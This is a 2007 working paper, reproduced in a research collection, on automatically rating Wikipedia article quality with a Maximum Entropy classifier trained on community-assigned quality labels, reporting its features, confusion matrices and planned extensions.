
Reaching in Developmental Robotics, Figure 2




BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621



BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621



BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621



BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621



WORKING PAPER | 2007 / WORKING DRAFT ARCHIVED JULY 26

Exploring the Feasibility of Automatically Rating Online Article Quality

Laura Rassbach · Trevor Pincock · Brian Mingus

University of Colorado Boulder

A maximum-entropy classifier estimates Wikipedia article quality from human-rated examples. Early work on automated content assessment and the limits of community quality labels.

BRIAN MINGUS RESEARCH COLLECTION / BM-4073B5FAC9CF

Original publication / source

Collection cover added September 2026. Original paper follows unchanged.
AI-generated conceptual artwork; separate from the scientific figures.

brianmingus.com

Exploring the Feasibility of Automatically Rating Online Article Quality

Laura Rassbach
University of Colorado
Department of Computer Science
Boulder, CO 80309-0430

Trevor Pincock
University of Colorado
Department of Linguistics
Boulder, CO 80309-0430

Brian Mingus
University of Colorado
Department of Psychology
Boulder, CO 80309-0430

ABSTRACT

We demonstrate the feasibility of building an automatic system to assign quality ratings to articles in Wikipedia, the online encyclopedia. Our preliminary system uses a Maximum Entropy classification model trained on articles hand-tagged for quality by humans. This simple system demonstrates extremely good results, with significant avenues of improvement still to explore.

Categories and Subject Descriptors

H.4 [**Information Systems Applications**]: Miscellaneous

Keywords

Quality, Wikipedia, Maximum Entropy

1. INTRODUCTION

The quality of a literary endeavor is often the first and last thing anybody needs to know about it. People are generally very good at identifying high-quality writing, though some are better than others. The quality of writing is related not only to a piece's readability, but also to its accuracy and informativeness. The subjective nature of quality makes computers very bad at deciding quality, to the delight of the mediocre blogger and the text-generating spam bot. As the amount of electronic data available on the Internet increases, and high-quality writing continues to be overwhelmed by low-quality work, automatic classification of quality becomes more important.

Wikipedia is an Internet-based, free-content encyclopedia. With 1.7 million English articles, Wikipedia dwarfs its next largest competitor, the venerable Encyclopedia Britannica with 120 thousand articles. Officially launched in 2001, Wikipedia's rapid exapansion to become the world's largest English enclyclopedia is remarkable. The size and growth of Wikipedia is due to the efforts of a volunteer army of contributors and editors. Wikipedia's free content policy allows anyone to edit or create articles. This laissez-faire attitude encourages contribution, but also allows poor quality articles, heavily biased and containing misinformation to enter the encyclopedia. The editorial team at Wikipedia monitors the content, but the enormity of the task makes errors inevitable. Wikipedia's founder, Jimmy Wales, has admitted that quality control is an important problem for Wikipedia to address [13].

Despite this weakness, Wikipedia's accuracy has stood up to review. A peer review of Wikipedia and the Encyclopedia Britannica's scientific articles yielded no significant difference in error averages per article between the volumes [6]. Usage of Wikipedia has reached astonishing levels as well. According to a poll by the Pew Research council over 30% of Internet users utilize Wikipedia as a educational resource. The usage trend increases with educational level, as 50% of Internet users with a college degree use the online encyclopedia. Because of its enormous size, Wikipedia is also increasingly becoming a valuable resource in Natural Language Processing. It has been used in tasks such as word sense disambiguation, co-reference resolution, and information extraction [20, 14, 21]. The availability of quality ratings for Wikipedia articles would assist both human users and automatic applications in selecting the best articles for their purposes.

Quality is notoriously hard to quantify [19]. For a multimedia entity, such as Wikipedia, overall quality is the composition of the various parts. Currently there are computational applications which are capable of assessing the quality of some of the components. The GRE utilizes a program to evaluate essays in conjunction with human evaluations [15]. Text in encyclopedic articles does not exactly match that of an essay, but many of the principles are the same (for example, clear and well-written prose is important in both cases). There exist no established criteria for evaluating the quality of other elements within an article, such as the images, time lines, topical hierarchy, citations, and others. Although it is difficult to determine quantitative measures of quality, it is easy for people to determine the relative quality of something. A subset of Wikipedia articles have been assessed and annotated by the community of users. We used the Maximum Entropy machine learning technique to train a classifier on this dataset to automatically evaluate the quality of articles. Despite a limited number of features, we have obtained significant results. The machine learning approach

BRIAN MINGUS RESEARCH COLLECTION / BM-4073B5FAC9CF

can reverse-engineer the quality assessments of human annotators. We suggest features to extend the classifier and applications of the research.

2. RELATED WORK

Content creators will necessarily be concerned with quality. Simple extensions of applications that help creators ensure quality become popular immediately. The spell check feature of word processors has saved many papers from embarrassing errors and sounded the death knell for typewriters that didn't perform this basic quality assurance operation. The grammar check feature of some word processors attempts to expand on this very useful tool by incorporating syntactic rules to aid composition. However, the conventions of grammar are more mutable than those of spelling, making these systems error prone. Although these systems are not perfect research indicates that students using word processors produce higher quality work than those who do not [1]. The Writer's Workbench was a program developed in the 1980s that detected things such as split infinitives ("to boldly go"), overly long sentences, wordy phrases and passive sentences [12]. These metrics of quality are relatively objective. The features that make up great writing extend beyond sentence boundaries, are inherently subjective, and are much harder to evaluate. Grammar models that rely on rules or statistical regularity would balk at Shakespeare's work.

Discourse analysis is typically concerned with measurements of cohesion and coherence. Cohesion refers to the relationship between lexical units; coherence is the relationship between the meaning of units of text. Simple measures of cohesion would capture some of the nuances of discourse quality. The TextTiling algorithm proposed by Hearst measures cohesion by segmenting the discourse and measuring the lexical similarity between segments [8]. Latent Semantic Analysis, an algorithm which primarily measures the similarity of documents by word frequency, is another way to measure cohesion. Foltz et al describe using LSA to measure the quality of student essays [4]. Their results indicated that LSA could be used to achieve human accuracy in holistic judgments of quality. The limitation of LSA is that the domain must be well defined and a representative corpus of the target domain must be available.

Witte and Faigley offer a critique of using cohesion as a measurement of writing quality [26]. They argue that writing quality cannot be divorced from context, and factors such as the writer's purpose, the discourse medium and the characteristics of the audience are essential to qualitative analysis. While the presence or the absence of cohesion doesn't confirm or disconfirm quality, it is a useful indicator.

Coherence is a more reliable indicator of quality, but coherence is more difficult to quantify. Centering Theory presents a model of how coherent discourse should be structured. The theory posits that a discourse focuses on a single entity and that all utterances are centered on the entity and the introduction of new objects of focus must be done in relation to the centered objects, and it defines criteria for these transitions and ranks them in preferential order [7]. Miltsakaki and Kukich applied Centering Theory's hypothesis of attentional shifting to essays evaluated by Educational Testing Services' e-rater essay scoring system [15]. They found that the number of Rough-Shifts correlated with a lower score from e-rater. Their dataset had to be hand annotated to represent the roles of constituents in Centering Theory, making such analysis time consuming.

3. METHODOLOGY

3.1 The Dataset

The Wikipedia Editorial Team has begun tagging articles according to their quality. Articles are assigned to one of six quality classes: Featured, A, Good, B, Start, and Stub. Hand annotation is slow, laborious work. Assessments are based on the judgments of the annotators and not a quantitative analysis. There are established criteria for article classification, defining what articles of particular quality should be like. Featured Articles should be "well written, comprehensive, factually accurate, neutral and stable." [9]. Definitions are given for each of these properties, but the inherent subjectivity of the evaluations is obvious. Nearly 600,000 articles have been tagged [10]. The vast majority of articles, 71%, have been classified as Stubs, or articles of very short length containing incomplete material. Most articles begin as stubs and await further content contributions. Stub articles are relatively easy to recognize because of their brevity. However, they aren't very useful for a categorization task of quality, because they lack many of the elements of the more complete articles which are suitable as an educational resource.

The remaining data set of rated articles, with Stub articles removed, contains 168,183 total articles. The ratings for the articles that make up this set are as follows: 132,146 Start (78.6%), 31,600 B (18.8%), 2132 GA (1.3%), 873 A (0.5%), and 1432 FA (0.9%). The distribution is clearly skewed to the lower quality articles, with very few examples of articles the Wikipedia Editorial Team considers to be of "publishable quality."

We processed the rated articles to use in the training and testing of our classifier. The articles required quite a bit of preprocessing before they could be analyzed by our algorithms. We created separate entries in the database for HTML and plain text versions of the articles. The plain text of the articles was acquired using a Python module called BeautifulSoup [23]. The text was segmented into sentences by using MxTerminator, a Java implementation of a maximum entropy model specifically trained for sentence boundary detection [22].

3.2 Maximum Entropy Model

A Maximum Entropy (MaxEnt) model is a supervised machine learning algorithm used for classification, equivalent to a statistical regression algorithm. The algorithm uses a set of manually defined features to attempt to determine the probability of each example being in each class. The term "Maximum Entropy" refers to the fact that this classification is done making a minimum number of assumptions. For example, if the classifier has seen that 50% of training examples with feature 'x' are in class 'A', and has no other information, it will guess that the probability of a new example with feature 'x' being in class 'A' is 50%. Since it

BRIAN MINGUS RESEARCH COLLECTION / BM-4073B5FAC9CF

has no other information, the rest of the probability mass will be distributed evenly among the other classes, since to do otherwise would make an assumption about the remaining classes that is not justified from the training data. A MaxEnt classifier works by assigning weights to each feature for each class, the list of features and classes are taken from the training data. For each class, each feature is multiplied by the associated weight and summed with the other features, then normalized to obtain the probability of the example being in the class. Features that interact, for example, 'number of words per paragraph' is an interaction between 'number of words' and 'number of paragraphs', must be manually combined into a single feature; the MaxEnt algorithm does not automatically analyze any interactions between features. The model learns by adjusting these weights iteratively based on the examples in the training set. [11, 3] There are several good reasons to use a MaxEnt classifier for this problem. MaxEnt classifiers are relatively simple and converge quickly, allowing us to experiment with adding new features to see their effect on the classification accuracy. At the same time, they are powerful systems that can succeed at quite difficult problems [16]. Finally, a MaxEnt model is built around the assumption that a human expert can easily identify all of the features likely to give clues about the correct classification of each example. This is an elegant approach to the quality classification problem because the original quality rankings are based on features observed by human experts – in other words, we believe that a set of features is already in use for hand classification, so it makes sense to attempt to use those features for automatic classification [5].

For our system, we used a Maximum Entropy classifier written in C++ with a Python wrapper by Zhang Le [27]. This classifier has a number of features useful for our problem. Unlike many implementations of MaxEnt, it allows the definition of non-binary features. This is convenient because it allows us to enter features such as length as the actual values rather than having to artificially decompose the values into a set of binary features. Our classifier uses the Limited-memory Broyden-Fletcher-Goldfarb-Shanno quasi-Newton algorithm to estimate the model weights [17]. We also use Gaussian Prior Smoothing with a variance of 2 to avoid overfitting the training set.

To train the MaxEnt model, we randomly selected an equal number of pages from each Wikipedia quality category (the actual number of selected pages is 650, 80% of the 'A' class articles). It is important to select an equal number of pages from each category because the model is powerful enough to use the distribution of the training data to assist in classification. Since the 'Start' category is overwhelmingly common, a model trained on a set with the same distribution as the actual page set will simply assign 'Start' to every page, and, having found a local maximum for classification, will cease to examine other features to improve the classification accuracy. Research has shown that altering the distribution of a training set for a machine learning algorithm often improves the performance of the algorithm on the test set [25]. We have artificially created a training set with equal numbers of examples in each category to force the classifier to learn the correct weights for the features we have defined. The weights for our model converge in less than 1000 iterations on this training set.

3.3 Feature Set

MaxEnt classifiers are typically built with extremely large feature sets, often as many as 10,000 features [24, 2]. Due to time constraints and equipment difficulties, we have an extremely limited set of only about 50 features. Our features fall into four general categories: length measures, part-of-speech usage, web-specific features, and readability metrics. Length measures include counts of the number of paragraphs and number of words, and give some hint as to whether the article is complete and comprehensive. Part-of-speech usage measures are counts of particular parts of speech in a syntactic parse of the article. These metrics allow us to begin to analyze the complexity of sentences and the quality of the article's prose. Web-specific features such as number of images and internal links reflect the authors' use of all the resources available for an article, as well as improving ease of understanding for readers. Finally, we used a number of standard readability metrics, including Kincaid, Coleman-Liau, Flesch, Fog, Lix, SMOG, and Wiener Sachtextformel, as another method of measuring the comprehensibility and complexity of an article's prose. These simple features begin to capture many of the qualitative assessments of the Wikipedia Editorial Team. For efficiency reasons, each feature was pre-computed and entered in the database, allowing us to add features and retrain the classifier relatively quickly.

4. RESULTS

A reasonable baseline classification system is one that classifies every article as a 'Start' article, since the overwhelming majority of articles in our dataset are 'Start' articles. This gives a classifier with a 78.6% accuracy. Despite our limited number of features and constraint of the training set to an equal distribution, our current classifier is nearly as accurate as the baseline, at 74.6% accuracy by article (that is, 74.6% of articles in the test set are classified correctly). Interestingly, Start-class articles are by far the least commonly mis-classified, probably because our feature set is most applicable to distinguishing Start articles from other classes. Our accuracy for the other classes is much lower, so that the normalized accuracy of our model is much lower, just under 50% (the normalized accuracy of the baseline model is 20%). However, this problem is at least in part because the other categories are much less distinct than the 'Start' category. If we collapse the category set into three categories instead of five ('Great', containing ratings F and A; 'Good', for rating G; and 'Poor' containing B and G) we see a normalized accuracy of 69% and a non-normalized accuracy of 91%. From the collapsed matrix we can see that 'Good' articles are the hardest to classify, probably because they have many of the characteristics of both 'Great' and 'Poor' articles. We expect to significantly improve the model's accuracy as we add more features, especially for this category.

5. FUTURE WORK

We've demonstrated the feasibility of classifying Wikipedia articles, and with modest improvements we could increase the accuracy of our system. We plan on expanding our classification system to include more features. More Wikipedia-specific analyses should improve performance. Additions to

BRIAN MINGUS RESEARCH COLLECTION / BM-4073B5FAC9CF

Table 1: Confusion matrix for all Wikipedia quality categories. Categories along the top are the human-assigned rating; along the side are the ratings assigned by our classifier

		Correct Class				
		F	*A*	*G*	*B*	*S*
Classified As	*F*	0.44770	0.17391	0.20573	0.04835	0.00457
	A	0.16109	0.37267	0.14952	0.09526	0.01860
	G	0.20084	0.14286	0.41251	0.10088	0.02205
	B	0.11297	0.18012	0.14316	0.42347	0.12483
	S	0.07741	0.13043	0.08908	0.33204	0.82995

Table 2: Confusion matrix for collapsed categories. Categories along the top are the (compressed) human-assigned ratings; along the side are the (compressed) ratings assigned by our classifier

		Correct Class		
		Great	*Good*	*Poor*
Classified As	*Great*	0.593114	0.205726	0.046843
	Good	0.186228	0.562036	0.037549
	Poor	0.220657	0.232238	0.915608

the text analysis, such as more detailed analysis of syntactic structure, cohesion and coherence would help our system distinguish between low and high quality article better. Other applications, such as word processing, article retrieval, text summarization and spam detection, would benefit from automatic classification of quality.

Wikipedia articles contain a great deal of idiosyncratic formatting and information. A more thorough analysis of the features of Wikipedia's layout and wiki syntax would help to correctly classify articles. There are thousands of templates available for usage in a given article, and the number of templates used is strongly correlated with article quality. Features that assess the usage of a template would ensure that templates are used appropriately. The categorical organization of Wikipedia also allows for domain-specific analysis, allowing for a more disciplined analysis of word choice, style, and coverage. Every Wikipedia article also contains a history which stores all the edits made to it. The size of the Wikipedia history is roughly 30 times the size of the articles alone. The history would provide information about the creative process behind an article, and articles with more comprehensive histories would be assumed to be of higher quality.

Images are a strong indicator of quality. A colorful, informative illustration can elucidate a difficult concept, but a poorly chosen picture can actually detract from clever prose. Assessing the quality of an image computationally is a difficult endeavor. Judgments of picture quality are based on optical information and context, which is not readily available to a computer. The resolution of an image and the size can give a coarse idea of quality, as can a simple count of the number of images in an article. Digital photographs come with EXIF data that contains information about about camera settings and scene information that could also be relevant. Diagrams and explanatory figures would be more difficult to evaluate and a feature that merely detects their presence might be the most useful.

The PageRank Algorithm, formulated by Brin and Page [18], would be an excellent indicator of quality. The algorithm could be implemented using Wikipedia's internal link data. The more pages which link to a page would be indicative of its importance and indirectly of its quality. A more comprehensive implementation would incorporate pagerank information from the entire web; sites external to Wikipedia linking to a Wikipedia page would certainly suggest the article was of high quality. We are currently in the process of implementing this algorithm.

More sophisticated measures of the text will require additional parses including part of speech tagging, syntactic parsing, and dependency parsing. Such operations are computationally expensive, which would limit the applications of the system. Nonetheless, we plan to implement these features to assess their relevance to the quality of an article.

Our system is currently very good at distinguishing Start articles from all others. This isn't surprising considering the distribution of our dataset. Improving performance on the classification of the higher quality articles will entail differentiation between prose that is clear and grammatically correct and prose that is brilliant. This will require substantial discourse analysis.

We would also like to experiment with using a Support Vector Machine (SVM) for the classification task instead of the Maximum Entropy model. SVMs are similar to MaxEnt models in that they require the explicit definitions of features believed to give clues about the correct classification of examples. However, in contrast to MaxEnt, an SVM does not need interacting features to be explicitly defined. Rather, an SVM experiments with all possible feature combinations during training in order to discover combinations of features that allow an improvement in accuracy [11]. SVMs are often more accurate than MaxEnt models, but take significantly longer to train. In addition, they are often considered less elegant because the combinations they discover could have easily been added by hand, and it seems unreasonable and inefficient to attempt to automatically discover information we already know [5].

Many domains would benefit from automatic quality classification, particularly of text. Within Wikipedia, the automatic system could provide input to users as they are editing an article, suggesting areas of improvement. If the classifier was used on all articles, quality analysis by category would be more complete. Quality assessments of text could also be used for pedagogical purposes, to assist student's writing and provide instantaneous feedback and suggestions in an objective manner. There is the possibility of gaming such a system, but likely the things that would improve a quality rating would also improve the quality of a piece of text. Quality analysis would help in spam detection: most spam bots use automatic text generation, creating poor-quality, incoherent messages. Of course, this could just lead to more eloquent spam messages.

BRIAN MINGUS RESEARCH COLLECTION / BM-4073B5FAC9CF

6. CONCLUSION

Classifying the quality of Wikipedia articles is an important task, since it can focus community attention on articles that need the most improvement and direct users to the articles most likely to be correct and informative. We have demonstrated that with minimal features a Maximum Entropy model can do a surprisingly good job of automatically classifying Wikipedia articles by quality. Our current model has an accuracy of 74.6%, which leaves room for improvement, but also shows the problem to be tractable. We enumerated a number of features that would enhance the model's performance.

7. ACKNOWLEDGEMENTS

Wikipedia runs on the custom-built MediaWiki platform, written in PHP and running on top of the MySQL database engine. All of Wikipedia is available for download in various formats, including XML, SQL, and HTML. The XML dump includes both embedded wikitext and metadata. The compressed archive containing all current versions of articles and content is 2.3 GB. A major computational cost of this project was acquiring the data and creating a local copy of Wikipedia to process. We would like to thank the Computation Science Center at CU Boulder for making available the resources for our research.

We would also like to thank Jim Martin and Martha Palmer for teaching us everything we know about Natural Language Processing.

8. REFERENCES

[1] R. L. Bangert-Drowns. The word processor as an instructional tool: A meta-analysis of word processing in writing instruction. *Review of Educational Research*, 63(1):69–93, 1993.

[2] A. Borthwick, J. Sterling, E. Agichtein, and R. Grishman. Exploiting diverse knowledge sources via maximum entropy in named entity recognition, 1998.

[3] S. Della Pietra, V. Della Pietra, and J. Lafferty. Inducing features of random fields. *IEEE Trans. Pattern Anal. Mach. Intell.*, 19(4):380–393, April 1997.

[4] P. W. Foltz. Supporting content-based feedback in on-line writing evaluation with lsa. *Interactive Learning Environments*, pages 111–127, August 2000.

[5] B. R. Gaines. An ounce of knowledge is worth a ton of data: quantitative studies of the trade-off between expertise and data based on statistically well-founded empirical induction. In *Proceedings of the sixth international workshop on Machine learning*, pages 156–159, San Francisco, CA, USA, 1989. Morgan Kaufmann Publishers Inc.

[6] J. Giles. Internet encyclopaedias go head to head. *Nature*, 438(7070):900–901, December 2005.

[7] B. J. Grosz, S. Weinstein, and A. K. Joshi. Centering: a framework for modeling the local coherence of discourse. *Comput. Linguist.*, 21(2):203–225, June 1995.

[8] M. A. Hearst. Texttiling: A quantitative approach to discourse segmentation. Technical Report S2K-93-24, University of California, Berkeley, 1993.

[9] S. W. History. Wikipedia: Featured article criteria, May 2007.

[10] S. W. History. Wikipedia: Version 1.0 editorial team/index, May 2007.

[11] D. Jurafsky and J. H. Martin. *Speech and language processing : an introduction to natural language processing, computational linguistics, and speech recognition*. Prentice Hall, Upper Saddle River, N.J., 2000.

[12] N. Macdonald, L. Frase, P. Gingrich, and S. Keenan. The writer's workbench: Computer aids for text analysis. *Communications, IEEE Transactions on [legacy, pre - 1988]*, 30(1):105–110, 1982.

[13] D. Mehegan. Bias, sabotage haunt wikipedia's free world. *Boston Globe*, February 2006.

[14] R. Mihalcea. Using wikipedia for automaticword sense disambiguation. In *Proceedings of NAACL HLT 2007*, page 196.203. Association for Computational Linguistics, 2007.

[15] E. Miltsakaki and K. Kukich. Evaluation of text coherence for electronic essay scoring systems. *Nat. Lang. Eng.*, 10(1):25–55, March 2004.

[16] K. Nigam, J. Lafferty, and A. Mccallum. Using maximum entropy for text classification, 1999.

[17] J. Nocedal. Updating quasi-newton matrices with limited storage. *Mathematics of Computation*, 35(151):773–782, 1980.

[18] L. Page, S. Brin, R. Motwani, and T. Winograd. The pagerank citation ranking: Bringing order to the web. Technical report, Stanford Digital Library Technologies Project, 1998.

[19] R. Pirsig. *Zen and the art of motorcycle maintenance :an inquiry into values*. Morrow, New York, 1974.

[20] S. P. Ponzetto. Creating a knowledge base from a collaboratively generated encyclopedia. In *Proceedings of NAACL HLT 2007*, pages 9–12. Association fo Computational Linguistics, 2007.

[21] S. P. Ponzetto and M. Strube. Creating a knowledge base from a collaboratively generated encyclopedia. In *Proceedings of NAACL HLT 2006*, pages 192–199. Association fo Computational Linguistics, 2006.

[22] J. C. Reynar and A. Ratnaparkhi. A maximum entropy approach to identifying sentence boundaries. In *Proceedings of the fifth conference on Applied natural language processing*, pages 16–19, San Francisco, CA, USA, 1997. Morgan Kaufmann Publishers Inc.

[23] L. Richardson. *Beautiful Soup Documentation*, April 2007.

[24] R. Rosenfeld. A maximum entropy approach to adaptive statistical language modeling, 1996.

[25] G. Weiss and F. Provost. The effect of class distribution on classifier learning, 2001.

[26] S. P. Witte and L. Faigley. Coherence, cohesion, and writing quality. *College Composition and Communication*, 32(2):189–204, 1981.

[27] L. Zhang. *Maximum Entropy Modeling Toolkit for Python and C++*, December 2004.

BRIAN MINGUS RESEARCH COLLECTION / BM-4073B5FAC9CF